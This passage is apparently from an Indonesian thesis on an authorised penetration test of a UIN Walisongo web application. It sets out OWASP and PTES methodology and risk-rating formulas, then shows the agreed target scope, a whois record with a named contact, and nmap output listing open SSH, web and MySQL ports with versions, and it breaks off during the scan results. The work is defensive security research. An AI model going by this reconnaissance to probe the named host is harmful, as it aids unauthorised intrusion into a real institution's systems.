Directory scanning adalah teknik yang digunakan untuk menemukan direktori dan berkas tersembunyi pada sebuah server web. Teknik ini memanfaatkan daftar kata (*wordlist*) yang berisi nama-nama direktori dan berkas umum, kemudian mencoba mengaksesnya satu per satu. Jika server merespons dengan kode status 200 (OK), berarti direktori atau berkas tersebut ada.

4. Manual Browsing (Google Dorking)

Google dorking adalah teknik mencari informasi spesifik di Google dengan menggunakan operator pencarian yang tepat.

C. Threat Modeling

Tahapan dimana peneliti akan menggunakan model ancaman yang paling sesuai sebagai tahapan tes yang wajib dilakukan (Dasmen et al., 2023). Dalam tahap ini, ancaman potensial terhadap sistem atau aplikasi yang diuji diidentifikasi dan dievaluasi. Ini mencakup analisis skenario serangan berdasarkan hasil dari temuan pada tahap *information gathering* yang mungkin terjadi dan menentukan prioritas serta tingkat risiko dari masing-masing ancaman berdasarkan dari *Checklist OWASP WSTG 4.2v*. Perancangan pemodelan serangan berdasarkan dari *Checklist OWASP WSTG 4.2v* dapat memberikan gambaran realistis bagaimana ancaman dapat di eksploitasi. Threat modeling membantu dalam menetapkan fokus uji penetrasi dan memastikan bahwa metode yang digunakan relevan dengan potensi ancaman yang ada.

D. Vulnerability Analysis

Metode yang telah ditentukan sebelumnya dijalankan, dengan upaya untuk mengeksploitasi celah keamanan yang mungkin ada. Uji mencakup simulasi serangan seperti injection, *cross-site scripting*, *broken access control*, dan lainnya. Hasil

pengujian mencerminkan respons sistem terhadap serangan dan memberikan pemahaman mendalam tentang keamanan aplikasi atau sistem yang diuji.

E. Exploitation

Berdasarkan dari *PTES* dalam fase eksploitasi dari uji penetrasi hanya berfokus pada membangun akses ke sistem atau sumber daya dengan melewati batasan keamanan. Jika fase sebelumnya, analisis kerentanan dilakukan dengan benar, fase ini harus direncanakan dengan baik dan serangan yang tepat. Fokus utamanya adalah mengidentifikasi titik masuk utama ke dalam organisasi dan mengidentifikasi aset target yang bernilai tinggi.

F. Post Exploitation

OWASP Risk Rating adalah suatu metode yang digunakan untuk mengukur risiko keamanan berdasarkan beberapa faktor, seperti kemungkinan terjadinya eksploitasi, dampak jika berhasil dieksploitasi, dan kemampuan untuk mendeteksi dan mencegah eksploitasi. Kerangka kerja ini memungkinkan peneliti untuk memberikan skor risiko pada setiap kerentanan berdasarkan beberapa faktor, seperti:

- a. **Likelihood Factors:** adalah faktor-faktor yang berkaitan dengan seberapa besar kemungkinan suatu kerentanan akan ditemukan dan dieksploitasi oleh penyerang. Faktor-faktor ini memberikan gambaran tentang seberapa mudahnya seorang penyerang dapat memanfaatkan kelemahan dalam sistem.
- Threat Agent Factors:* Faktor-faktor yang berkaitan dengan karakteristik penyerang potensial.

1. ***Skill Level:*** Tingkat keahlian teknis yang dimiliki oleh penyerang. Penyerang dengan keahlian tinggi lebih mudah mengeksploitasi kerentanan yang kompleks.
2. ***Motive:*** Alasan atau motivasi penyerang untuk melakukan serangan. Motivasi bisa beragam, mulai dari keuntungan finansial, vandalisme, hingga spionase.
3. ***Opportunity:*** Kesempatan yang dimiliki penyerang untuk melakukan serangan. Ini bisa berkaitan dengan akses fisik, jaringan, atau informasi yang dimiliki penyerang.
4. ***Size:*** Ukuran atau skala target serangan. Serangan terhadap sistem yang lebih besar

atau kompleks mungkin membutuhkan lebih banyak sumber daya dan waktu.

Vulnerability Factors: Faktor-faktor yang berkaitan dengan karakteristik kerentanan itu sendiri.

1. ***Ease of Discovery:*** Kemudahan dalam menemukan kerentanan. Kerentanan yang mudah ditemukan melalui pemindaian otomatis memiliki risiko yang lebih tinggi.
2. ***Ease of Exploit:*** Kemudahan dalam mengeksploitasi kerentanan. Kerentanan yang membutuhkan sedikit usaha untuk dieksploitasi memiliki risiko yang lebih tinggi.
3. ***Awareness:*** Tingkat kesadaran tentang keberadaan kerentanan. Jika kerentanan sudah diketahui secara luas, kemungkinan besar akan segera ditambal.
4. ***Intrusion Detection:*** Kemungkinan deteksi intrusi jika eksploitasi berhasil dilakukan. Jika sistem memiliki mekanisme deteksi intrusi yang efektif, maka risiko akan berkurang.

b. *Impact Factors*: adalah faktor-faktor yang berkaitan dengan dampak yang dapat ditimbulkan jika suatu kerentanan berhasil dieksploitasi. Faktor-faktor ini memberikan gambaran tentang konsekuensi yang mungkin terjadi akibat serangan. *Technical Impact Factors*: Dampak teknis langsung yang diakibatkan oleh eksploitasi kerentanan.

1. ***Loss of Confidentiality***: Kehilangan kerahasiaan data, seperti kebocoran informasi sensitif.
2. ***Loss of Integrity***: Kerusakan atau modifikasi data, seperti pengubahan data penting.
3. ***Loss of Availability***: Gangguan terhadap ketersediaan sistem. Ini berarti sistem atau layanan tidak dapat diakses oleh pengguna yang berwenang.
4. ***Loss of Accountability***: Kehilangan jejak atau audit trail. Ini berarti sulit untuk melacak siapa yang melakukan perubahan pada sistem.

Business Impact Factors: Faktor-faktor ini berkaitan dengan dampak bisnis yang lebih luas akibat eksploitasi.

1. ***Financial Damage:*** Kerugian finansial yang timbul, seperti biaya perbaikan, kehilangan pendapatan, atau denda.
2. ***Reputation Damage:*** Kerusakan reputasi organisasi. Ini dapat menyebabkan hilangnya kepercayaan pelanggan dan mitra bisnis.
3. ***Non-compliance:*** Pelanggaran terhadap peraturan atau kebijakan yang berlaku. Ini dapat mengakibatkan sanksi hukum atau administratif.

Privacy Violation: Pelanggaran privasi individu. Ini dapat menyebabkan tuntutan hukum dan kerusakan reputasi.

G. Reporting

Standar *PTES* menyajikan laporan hasil uji penetrasi dalam dua bentuk yaitu *executive summary* dan laporan teknis. *Executive summary* merupakan laporan yang ditujukan kepada manajemen tingkat tinggi sebagai dasar pengambilan Keputusan (Sunaringtyas et al.,

2021). Fase pelaporan sangat penting untuk mengkomunikasikan hasil uji penetrasi kepada organisasi.

B. Kajian Penelitian yang Relevan

Berikut ini adalah tabel penelitian terkait yang berisi kumpulan jurnal tentang penelitian terdahulu yang berkaitan dengan penelitian pada tugas akhir kali ini.

Tabel 2. 1 Penelitian Terkait

No	Judul	Nama & Tahun Penelitian	Metode	Hasil
1.	Diagnonsis Keamanan WEB Menggunakan Metode Uji Penetrasi Website Sekolah	Mhd. Rozalia, Mikha Dayan Sinaga (2023)	OWASP	Memberikan rekomendasi perbaikan dari setiap temuan kerentanan Tidak menampilkan hasil perhitungan dari keseluruhan kerentanan

				yang di peroleh
2.	Penetration Testing pada Website Universitas Singaperbangsa Karawang Menggunakan Open Web Application Security Project (OWASP)	Muhammad Rafi Ramdani, Nono Heryana, Agung Susilo Yuda Irawan	OWASP	Memberika n rekomenda si perbaikan dari setiap temuan kerentanan Pengujian hanya menggunak an satu tools scanning dan tanpa di validasi ulang dari hasil yang di peroleh
3.	Implementation of Penetration testing on Websites to Improve Security of Information Assets UPN "Veteran" Yogyakarta	Herry Sofyan, Meilan Sugiarto, Bagus Muhammad Akbar (2023)	OWASP	Memberika n rekomenda si perbaikan dari setiap temuan kerentanan

				Tidak di tampilkan ya hasil perhitunga n dari keselurhan kerentanan yang di peroleh
4.	Penetration Testing Web XYZ Berdasarkan OWASP Risk Rating	Dimas Febriyan Priambodo , Asep Dadan Rifansyah, Muhammad Hasbi (2023)	OWASP	Memberika n rekomenda si perbaikan dari setiap temuan kerentanan Pengujian hanya menggunak an satu tools scanning dan tanpa di validasi ulang dari hasil yang di peroleh

Berbeda dengan penelitian sebelumnya, penelitian ini menawarkan pendekatan yang lebih komprehensif dalam mengidentifikasi. Dengan mengadopsi panduan *OWASP Web Security Testing Guide* yang diakui secara industri untuk melakukan pengujian penetrasi. Hal ini memastikan bahwa pengujian dilakukan secara sistematis dan komprehensif. Penelitian ini memanfaatkan *OWASP Risk Rating* untuk menentukan tingkat keparahan risiko dari setiap celah keamanan yang ditemukan. Hal ini membantu dalam memprioritaskan upaya perbaikan dan mengalokasikan sumber daya secara efektif. Dan tidak hanya mengidentifikasi celah keamanan, tetapi juga memberikan rekomendasi perbaikan untuk setiap celah. Hal ini membantu tim pengembangan web untuk segera mengambil tindakan dan meningkatkan keamanan aplikasi mereka.

BAB III

METODE PENELITIAN

A. Standarisasi Metode *OWASP*

Fitur sistem keamanan yang telah dibangun untuk melindungi aplikasi kemungkinan masih memiliki kerentanan. Diperlukan metode dan teknik yang tepat dalam melihat kemungkinan kerentanan pada komponen dan sistem yang mendasari aplikasi web yang digunakan (Listartha et al., 2021). Dalam penelitian ini, metode *OWASP* akan distandarisasikan untuk melakukan pengujian penetrasi pada aplikasi web UIN Walisongo. Standarisasi ini akan dilakukan dengan menggunakan:

1. *OWASP TOP 10*: Merupakan daftar 10 kerentanan keamanan aplikasi web paling umum dan kritis yang disusun oleh *Open Web Application Security Project*. Daftar ini diperbarui secara berkala untuk mencerminkan tren ancaman terbaru dan sebagai panduan untuk mengkategorikan kerentanan yang paling umum dan berbahaya.
2. *OWASP Web Security Testing Guide (WSTG 4.2v)*: Adalah panduan komprehensif yang memberikan petunjuk langkah demi langkah untuk mengidentifikasi dan mengeksploitasi kerentanan keamanan dalam aplikasi web. Panduan ini mencakup


berbagai teknik pengujian, alat, dan prosedur yang dapat digunakan oleh para penguji keamanan.

3. *OWASP Penetration testing Execution Standard (PTES)*: Sebagai panduan komprehensif yang dirancang untuk membantu praktisi keamanan dan pentester dalam merencanakan, melaksanakan, dan melaporkan pengujian penetrasi. *PTES* menyediakan kerangka kerja yang terstruktur dan mudah dipahami untuk memastikan bahwa pengujian penetrasi dilakukan secara menyeluruh dan efektif. Rekomendasi perbaikan keamanan aplikasi web juga akan disarankan untuk mencegah celah keamanan baru muncul di masa depan.
4. *OWASP Risk Rating*: Adalah panduan untuk menentukan tingkat risiko kerentanan. Tingkat risiko atau dampak yang disebabkan oleh suatu kerentanan ditentukan berdasarkan 4 faktor yakni *Threat Agent Factors* (faktor agen ancaman), *Vulnerability Factors* (faktor kerentanan), *Technical Impact Factors* (faktor dampak teknis), dan *Business Impact Factors* (faktor dampak bisnis). Agen Ancaman atau *Threat Agents* hanya diketahui oleh lingkup penyerang dan dampak bisnis atau *business impact* hanya pihak pemilik aplikasi yang dapat mengetahui secara khusus dari dampak yang ditimbulkan.

Standarisasi metode *OWASP* diharapkan dapat membantu meningkatkan keamanan aplikasi web dan mengurangi risiko pelanggaran keamanan.

Pengujian penetrasi pada website UIN Walisongo akan mengikuti alur kerja yang terstruktur dalam *OWASP PTES*, sedangkan *OWASP WSTG 4.2v* akan memberikan petunjuk teknis mengenai cara menguji setiap jenis kerentanan, sementara *OWASP TOP 10* akan digunakan sebagai panduan untuk mengkategorikan setiap kerentanan yang ditemukan. Skenario pengujian akan dimulai dengan melakukan *reconnaissance* untuk mengumpulkan informasi awal tentang target. Selanjutnya, akan dilakukan fase *discovery* untuk mengidentifikasi layanan dan teknologi yang digunakan. Untuk mengidentifikasi kerentanan injeksi SQL, akan digunakan alat *SQLmap* dan *Burp Suite*. Setelah kerentanan ditemukan, akan dilakukan eksploitasi untuk mengkonfirmasi keberadaan kerentanan tersebut. Tingkat risiko setiap kerentanan akan dinilai menggunakan *OWASP Risk Rating* dengan mempertimbangkan faktor-faktor seperti kerumitan eksploitasi dan potensi dampak terhadap data.

B. Alur Pengujian



Gambar 3. 1 Tahapan PTES

1. Pre-Engagement Interaction

Tujuan dari tahapan ini adalah penyajian dan penjelasan alat beserta teknik yang akan dilakukan kepada pihak yang akan di uji. Salah satu dokumen penting yang harus dimiliki adalah izin untuk melakukan pengujian penetrasi. UIN Walisongo memiliki struktur organisasi yang kompleks namun terorganisir dengan baik, mencerminkan karakteristik sebagai perguruan tinggi Islam negeri. Secara garis besar, struktur organisasi UIN Walisongo terdiri dari beberapa level, yaitu:

- a. Tingkat tinggi: Rektor sebagai pimpinan tertinggi universitas. Rektor bertanggung jawab atas seluruh aspek operasional dan akademik universitas.
- b. Tingkat pimpinan: Wakil Rektor yang membidangi berbagai aspek seperti akademik, kemahasiswaan, umum dan keuangan, serta kerjasama.
- c. Unit utama: fakultas, unit akademik utama yang menyelenggarakan pendidikan program sarjana dan pascasarjana. Masing-masing fakultas dipimpin oleh Dekan. Lembaga-lembaga seperti Lembaga Penelitian dan Pengabdian kepada Masyarakat (LPPM), Lembaga Penjaminan Mutu (LPM), dan lembaga lainnya yang memiliki fungsi spesifik. Unit Pelaksana Teknis (UPT): Unit-unit yang memberikan layanan pendukung seperti PTIPD, pengembangan bisnis, Ma'had Al Jami'ah, pengembangan bahasa, international office, perpustakaan.

Berdasarkan penelitian yang diambil penguji yang bersangkutan dengan Peraturan Menteri Agama Republik Indonesia Nomor 17 Tahun 2013 tentang Organisasi dan Tata Kerja IAIN Walisongo, Pasal 71, disebutkan bahwa: Pusat Teknologi Informasi dan Pangkalan Data mempunyai tugas mengelola dan

mengembangkan sistem informasi di lingkungan Institusi. PTIPD dipimpin oleh seorang Kepala yang diangkat oleh Rektor, berada di bawah dan bertanggung jawab kepada Wakil Rektor Bidang Administrasi Umum, Perencanaan dan keuangan. Dalam rangka percepatan dan optimalisasi kinerja, pada tahun 2013, ruang lingkup tugas dan layanan UPT PTIPD dibagi menjadi 3 divisi, yaitu: Infrastruktur dan keamanan teknologi informasi, data dan integrasi sistem informasi, dan layanan teknologi informasi.

2. *Intelligence Gathering*

Berkaitan dengan pengujian yang saya lakukan menggunakan metode *Blackbox* maka fase *External Footprinting* dari *Intelligence Gathering* melibatkan pengumpulan hasil respon dari target berdasarkan interaksi langsung dari sudut pandang eksternal. Tujuannya adalah untuk mengumpulkan sebanyak mungkin informasi tentang target seperti:

a. *Whois Lookup*

Setelah mendapatkan alamat IP, lakukan whois lookup untuk mendapatkan informasi tambahan tentang pemilik domain, nama server, tanggal registrasi, dan informasi kontak. Informasi ini

dapat memberikan petunjuk tentang teknologi yang digunakan target, penyedia layanan, dan potensi kerentanan.

b. Port Scanning

Dengan mengetahui *port* yang terbuka, kita dapat mengetahui layanan apa saja yang berjalan pada sistem tersebut. Informasi ini sangat penting untuk mengidentifikasi potensi kerentanan. Alat yang umum digunakan untuk *port scanning* adalah *nmap*.

c. Directory Scanning

Melakukan pemindaian web untuk mengidentifikasi halaman website UIN Walisongo, file penting yang mudah didapatkan atau diakses secara publik, dan direktori penting tempat penyimpanan file penting yang dapat diakses. (Riadi et al., 2016).

d. Manual Browsing (Google Dorking)

Dengan *Google dorking*, kita bisa menemukan informasi sensitif seperti *password default*, konfigurasi server, atau bahkan data pribadi yang mungkin secara tidak sengaja dipublikasikan di internet. Teknik ini sangat efektif untuk menemukan informasi yang tidak bisa ditemukan dengan cara-cara konvensional.

3. *Threat Modeling*

Pada tahap threat modeling, peneliti telah menerapkan metodologi yang terstruktur untuk mengidentifikasi dan mengevaluasi potensi kerentanan keamanan dalam sistem. Proses ini dilakukan dengan menggunakan *OWASP WSTG 4.2v* sebagai pedoman. *Checklist* yang komprehensif dari *OWASP WSTG* memungkinkan peneliti untuk secara sistematis menguji berbagai aspek keamanan sistem, mulai dari *information gathering, configuration and deployment management testing, identity management testing, authentication testing, authorization testing, session management testing, input validation testing, testing for error handling, testing for weak cryptography, business logic testing, client side testing* hingga *API testing*. Dalam tabel yang ditampilkan, hasil pengujian dibagi menjadi tiga kategori pada bagian result:

- a. ***Pass***: Tes berhasil dan tidak ditemukan masalah keamanan yang signifikan. Artinya, sistem atau aplikasi telah memenuhi persyaratan keamanan untuk tes tersebut.
- b. ***Issue***: Tes menemukan masalah keamanan yang perlu ditindaklanjuti. Masalah ini dapat berupa

konfigurasi yang salah, kerentanan pada aplikasi, atau kelemahan lainnya yang dapat dieksploitasi oleh penyerang.

- c. ***N/A (Not Applicable)***: Tes tidak berlaku untuk sistem atau aplikasi yang sedang diuji. Ini bisa terjadi karena fitur atau komponen yang diuji tidak ada pada sistem tersebut.

4. *Vulnerability Analysis*

Pada fase ini berdasarkan *PTES* terdapat pelaksanaan analisis kerentanan untuk mengidentifikasi celah keamanan sebelum di lakukan uji eksploitas. Analisis ini tidak hanya mengukur tingkat keparahan celah. Jika celah keamanan tersebut berhasil dieksploitasi dan dapat menjadi ancaman siber apabila tidak segera diperbaiki (Burhani & Priyawati, 2024). Dengan memahami akar penyebab celah keamanan, langkah-langkah perbaikan dapat dirancang dan diterapkan dengan tepat untuk mengurangi risiko ancaman.

a. *Vulnerability Validation*

1) *Public Research*

Mencari informasi tentang kerentanan yang diketahui pada sistem atau teknologi yang

serupa. Membantu mengkonfirmasi temuan dari pengujian aktif dan pasif. Sumber informasi: database kerentanan, forum keamanan, laporan penelitian.

2) *Establish target list*

Membuat daftar kerentanan yang akan divalidasi lebih lanjut. Prioritas berdasarkan tingkat risiko dan potensi dampak. Membantu fokus upaya pengujian pada kerentanan yang paling kritis.

5. *Exploitation*

Pada akhirnya, vektor serangan harus mempertimbangkan probabilitas keberhasilan dan dampak tertinggi pada organisasi (Listartha et al., 2021). Pertimbangkan faktor-faktor seperti kompleksitas eksploitasi, ketersediaan pengetahuan dan alat eksploitasi, Pertimbangkan faktor-faktor seperti keterampilan dan pengetahuan yang dibutuhkan, akses ke sistem target, dan ketersediaan alat eksploitasi. Berikut adalah tampilan dari laporan pengujian:

a. *Precision Strike*

Menargetkan kelemahan spesifik dengan serangan presisi. Mencari cara untuk menghindari atau menonaktifkan mekanisme perlindungan yang ada.

b. *Customized Exploitation*

Mengembangkan eksploitasi khusus untuk target tertentu.

- 1) *Fuzzing*: Mengirimkan input yang tidak valid atau acak ke aplikasi untuk menemukan kerentanan.
- 2) *Sniffing*: Menangkap dan menganalisis data yang dikirim melalui jaringan untuk menemukan informasi sensitif atau pola serangan.
- 3) *Brute-Force*: Mencoba berbagai kombinasi kata sandi secara otomatis untuk menemukan yang benar.

c. *Attacking Web*

Menyerang pengguna sebagai vektor serangan aplikasi web. Seperti *SQL Injection (SQLi)* menyusupkan kode *SQL* berbahaya ke dalam input pengguna untuk memanipulasi *database*. *XSS* menginjeksikan skrip klien berbahaya ke dalam halaman web yang dapat dieksekusi oleh pengguna lain. *CSRF* memalsukan permintaan dari pengguna

yang sah untuk melakukan tindakan yang tidak diinginkan.

d. *Detection Bypass*

Menemukan cara untuk menghindari sistem deteksi intrusi. Mencari cara untuk melewati mekanisme deteksi serangan. Mengidentifikasi jenis serangan yang dapat menghindari deteksi.

e. *Business Impact Attacks*

Menilai dampak serangan terhadap bisnis. Menentukan kerugian finansial, reputasi, atau operasional yang mungkin terjadi.

f. *Further Penetration into Infrastructure*

Memperluas akses ke sistem target. Menggunakan sistem yang telah dikompromikan sebagai titik awal untuk menyerang sistem lain. Menganalisis *log* sistem untuk mencari informasi berguna tentang aktivitas pengguna atau serangan sebelumnya.

6. *Post Exploitation*

Setelah berhasil mengeksploitasi beberapa kerentanan, tahap selanjutnya adalah melakukan *post-exploitation*. Pada tahap ini, peneliti berusaha untuk menentukan tingkat keparahan atau nilai dari setiap kerentanan yang ditemukan. Nilai ini penting untuk

mengukur dampak potensial dari eksploitasi tersebut terhadap sistem. Untuk menentukan nilai kerentanan, peneliti menggunakan *OWASP Risk Rating*. Mempunyai tujuan untuk menentukan nilai dari sistem guna untuk mempertahankan kontrol dari suatu sistem (Fadilla Yulia et al., 2021). Pada langkah ini, estimasi likelihood dan estimasi impact disatukan untuk menghitung tingkat keparahan risiko ini secara keseluruhan. Hal ini dilakukan dengan mencari tahu apakah kemungkinannya rendah, sedang, atau tinggi, lalu melakukan hal yang sama untuk dampaknya. Skala 0 hingga 9 dibagi menjadi tiga bagian:

Tabel 4. 1 *Tabel Perhitungan Likelihood dan Impact*

Likelihood and Impact Levels	
0 - <3	LOW
3 - <6	MEDIUM
6 - 9	HIGH

Setelah dilakukannya perhitungan Likelihood dan Impact, untuk mendapatkan penilaian akhir untuk satu temuan dilakukan perhitungan overall risk severity berdasarkan table yang telah disediakan dari OWASP Risk Rating.

Tabel 4. 2 *Tabel Perhitungan Overall Risk Severity*

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Setelah mendapatkan penilaian dari setiap temuan dilakukan perhitungan keseluruhan dari semua temuan menjadi satu untuk mendapatkan kesimpulan penilaian akhir pada aplikasi web target dengan menggunakan perhitungan seperti. Yang pertama untuk memperhitungan Overall Risk Severity dari setiap temuan dengan rumus berikut:

$$Temuan1 = \frac{likelihood + Impact}{2}$$


Setelah didapatkan Overall Risk Severity dari setiap temua, dilanjutkan perhitungkan untuk jumlah keseluruhan Overall Risk Severity untuk apliksi web tersebut menggunakan Rumus seperti berikut:

$$ORS_{app} = \frac{Jumlah\ Semua\ ORS}{Jumlah\ Temuan\ Kerentanan}$$

7. Reporting

Penguji penetrasi menyiapkan laporan komprehensif yang mendokumentasikan temuan, termasuk kerentanan yang teridentifikasi, metode yang digunakan untuk mengeksploitasinya, dan dampak potensial dari serangan yang berhasil. Selain menguraikan kerentanan, laporan tersebut juga menyertakan rekomendasi untuk perbaikan, memprioritaskan masalah yang diidentifikasi berdasarkan tingkat keparahan dan potensi dampaknya. Laporan ini berfungsi sebagai memberikan pemahaman yang jelas tentang kerentanan keamanan dan rekomendasi yang dapat ditindaklanjuti untuk meningkatkan postur keamanan mereka secara keseluruhan.

4.1.1. Nama Kerentanan: <i>(Nama Kerentanan yang ditemukan)</i>
Target yang terkena dampak
Skor resiko
Deskripsi kerentanan
Dampak kerentanan
Rekomendasi
Referensi
Kategori OWASP TOP 10
Bukti konsep



Gambar 3. 2 Tampilan Laporan Pengujian

BAB IV

HASIL DAN PEMBAHASAN

Pada bab ini akan membahas pelaksanaan penetration testing dengan mengacu pada kerangka kerja *PTES*. Tujuan dari pengujian ini adalah untuk mengidentifikasi kerentanan yang ada pada sistem dan mengukur langkah-langkah keamanan yang telah diterapkan. Proses pengujian meliputi tahap *pre-engagement interaction*, pengumpulan informasi, *threat modeling*, analisis kerentanan, eksploitasi, *post-exploitation*, dan pelaporan. Dengan melakukan simulasi serangan siber. Hasil pengujian ini akan menjadi dasar dalam perbaikan untuk meningkatkan ketahanan sistem terhadap berbagai jenis ancaman.

A. Pre-Engagement Interaction

Berdasarkan penelitian yang sedang peneliti laksanakan yang bersangkutan dengan tugas pada PTIPD makadari itu peneliti berkomunikasi dengan tim PTIPD dengan tujuan mendapatkan perizinan dari PTIPD untuk melakukan pengujian penetrasi. Dari diskusi dengan tim PTIPD peneliti menjelaskan tujuan melakukan penelitian kepada tim, untuk informasi lebih jelas mengenai diskusi peneliti dengan tim PTIPD dan informasi perizinan penelitian dapat dilihat di dalam lampiran.

Berikut tabel informasi penting yang sudah ditetapkan bersama dengan pihak PTIPD:

Tabel 4. 3 Penetapan Batas Pengujian

URL target	https://pentest.walisongo.ac.id
IP Address	103.19.37.152
Jenis Pengujian	<i>Blackbox</i>
Waktu pengujian	30 September - 4 Oktober

B. *Intelligence Gathering*

1. *Whois Lookup*

Dengan menggunakan perintah “whois pentest.walisongo.ac.id” di terminal *Kali Linux*, peneliti dapat dengan mudah mengakses data. Informasi ini sangat berharga dalam berbagai konteks, mulai dari penelitian dan keamanan. Dengan memahami hasil *whois lookup*, kita dapat mengetahui siapa yang bertanggung jawab atas sebuah website, memeriksa ketersediaan domain, atau bahkan menyelidiki aktivitas online. Namun, perlu diingat bahwa beberapa registrar domain menawarkan fitur privasi yang menyembunyikan sebagian informasi kontak pemilik domain.

```

irt:                IRT-WALISONGO-ID
address:            IAIN Walisongo Semarang
address:            Jl Walisongo No.3-5
address:            Semarang, Jawa Tengah, 50185
e-mail:             alan@walisongo.ac.id
abuse-mailbox:      alan@walisongo.ac.id
admin-c:            ABK3-AP
tech-c:             ABK3-AP
auth:               # Filtered
mnt-by:             MAINT-ID-WALISONGO
last-modified:      2018-05-31T22:30:08Z
source:             APNIC

person:             Alan Budi Kusuma
address:            Jl Walisongo No.3-5
address:            Semarang, Jawa Tengah, 50185
country:            ID
phone:              +62-24-7604554
fax-no:             +62-24-7601293
e-mail:             alan@walisongo.ac.id
nic-hdl:            ABK3-AP
mnt-by:             MAINT-ID-WALISONGO
last-modified:      2013-03-15T07:57:21Z
source:             APNIC

```

Gambar 4. 1 Tampilan Whois Lookup

2. Port Scanning

Selanjutnya ditahap *port scanning* peneliti menggunakan *tools* yang dinamakan *nmap* untuk melakukan *port scanning* pada domain target. Hasil yang ditemukan pada gambar 4.2 dan 4.3 yaitu:

- a. *22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0): Port 22* adalah *port* standar untuk layanan *SSH (Secure Shell)*. Layanan *SSH* dalam keadaan terbuka, artinya Anda dapat terhubung ke server melalui *SSH*. Versi *OpenSSH* yang digunakan adalah *8.2p1*,

yang merupakan versi yang cukup umum, Sistem operasi server adalah *Ubuntu Linux*. *ssh-hostkey* menampilkan kunci publik *SSH* yang digunakan untuk otentikasi. Terdapat tiga jenis kunci yang terdaftar: *RSA*, *ECDSA*, dan *ED25519*.

- b. *80/tcp open http nginx*: Port 80 adalah port standar untuk layanan *HTTP* (*Hypertext Transfer Protocol*). Layanan *HTTP* dalam keadaan terbuka, artinya server web sedang berjalan. Web server yang digunakan adalah *nginx*. Saat diakses melalui *HTTP*, server mengalihkan (*redirect*) ke *HTTPS*.
- c. *443/tcp open ssl/http nginx*: Port 443 adalah port standar untuk layanan *HTTPS* (*HTTP over SSL/TLS*), yang merupakan versi aman dari *HTTP*. Layanan *HTTPS* dalam keadaan terbuka, artinya server web mendukung koneksi yang dienkripsi. *ssl-cert* menampilkan informasi sertifikat *SSL/TLS* yang digunakan oleh server. Sertifikat ini digunakan untuk memverifikasi identitas server dan menjamin keamanan koneksi. *tls-alpn* menunjukkan protokol *TLS Application-Layer Protocol Negotiation* (*ALPN*) yang didukung oleh server. *http-title*: CBT UIN Walisongo, judul halaman web yang diakses melalui *HTTPS* adalah "CBT UIN Walisongo".

```

PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 a3:1d:21:88:1e:fa:61:ca:ba:ef:bd:81:55:44:5c:5c (RSA)
|_ 256 17:c8:b3:35:ba:3c:12:b3:73:13:51:ef:2a:5a:76:e5 (ECDSA)
|_ 256 70:9d:82:f6:c2:7c:a7:c4:29:4e:c0:a3:08:12:41:f2 (ED25519)
80/tcp    open      http       nginx
|_ http-title: Did not follow redirect to https://cbt.walisongo.ac.id/
443/tcp   open      ssl/http   nginx
|_ ssl-cert: Subject: commonName=*.walisongo.ac.id
|_ Subject Alternative Name: DNS:*.walisongo.ac.id, DNS:walisongo.ac.id
|_ Not valid before: 2024-03-19T05:56:30
|_ Not valid after: 2025-04-20T05:56:29
|_ tls-alpn:
|_ http/1.1
|_ http-title: CBT UIN Walisongo
|_ ssl-date: TLS randomness does not represent time
|_ tls-nextprotoneg:
|_ http/1.1

```

Gambar 4. 2 Tampilan Hasil Port Scanning pertama

Hasil scan *Nmap* ini menunjukkan bahwa pada port 3306 (port standar untuk layanan *MySQL*) ditemukan sebuah layanan database *MySQL* yang sedang berjalan.

- a. *3306/tcp open mysql MySQL 8.0.39-Oubuntu0.20.04.1*: Menunjukkan bahwa port 3306 dalam keadaan terbuka dan sedang digunakan oleh layanan *MySQL*. enunjukkan versi spesifik dari *MySQL* yang sedang berjalan, yaitu versi 8.0.39 yang diadaptasi untuk sistem operasi *Ubuntu 20.04*.
- b. *ssl-cert*: Informasi ini terkait dengan sertifikat *SSL/TLS* yang digunakan untuk mengamankan koneksi ke database *MySQL*. Subject: Menunjukkan nama subjek dari sertifikat, dalam hal ini adalah *"MySQL_Server_8.0.25_Auto_Generated_Server_Cer*

tificate". Ini adalah nama yang diberikan kepada server database.

- c. *mysql-info*: Bagian ini memberikan informasi lebih detail tentang konfigurasi dan kemampuan dari server *MySQL*. Protocol: Versi protokol *MySQL* yang digunakan. Some Capabilities: Daftar kemampuan yang lebih spesifik, seperti dukungan untuk kolom panjang, otentikasi, dan kompresi. Salt: Nilai salt yang digunakan untuk hashing password. Auth Plugin Name: Nama plugin otentikasi yang digunakan.

```
3306/tcp open  mysql  MySQL 8.0.39-0ubuntu0.20.04.1
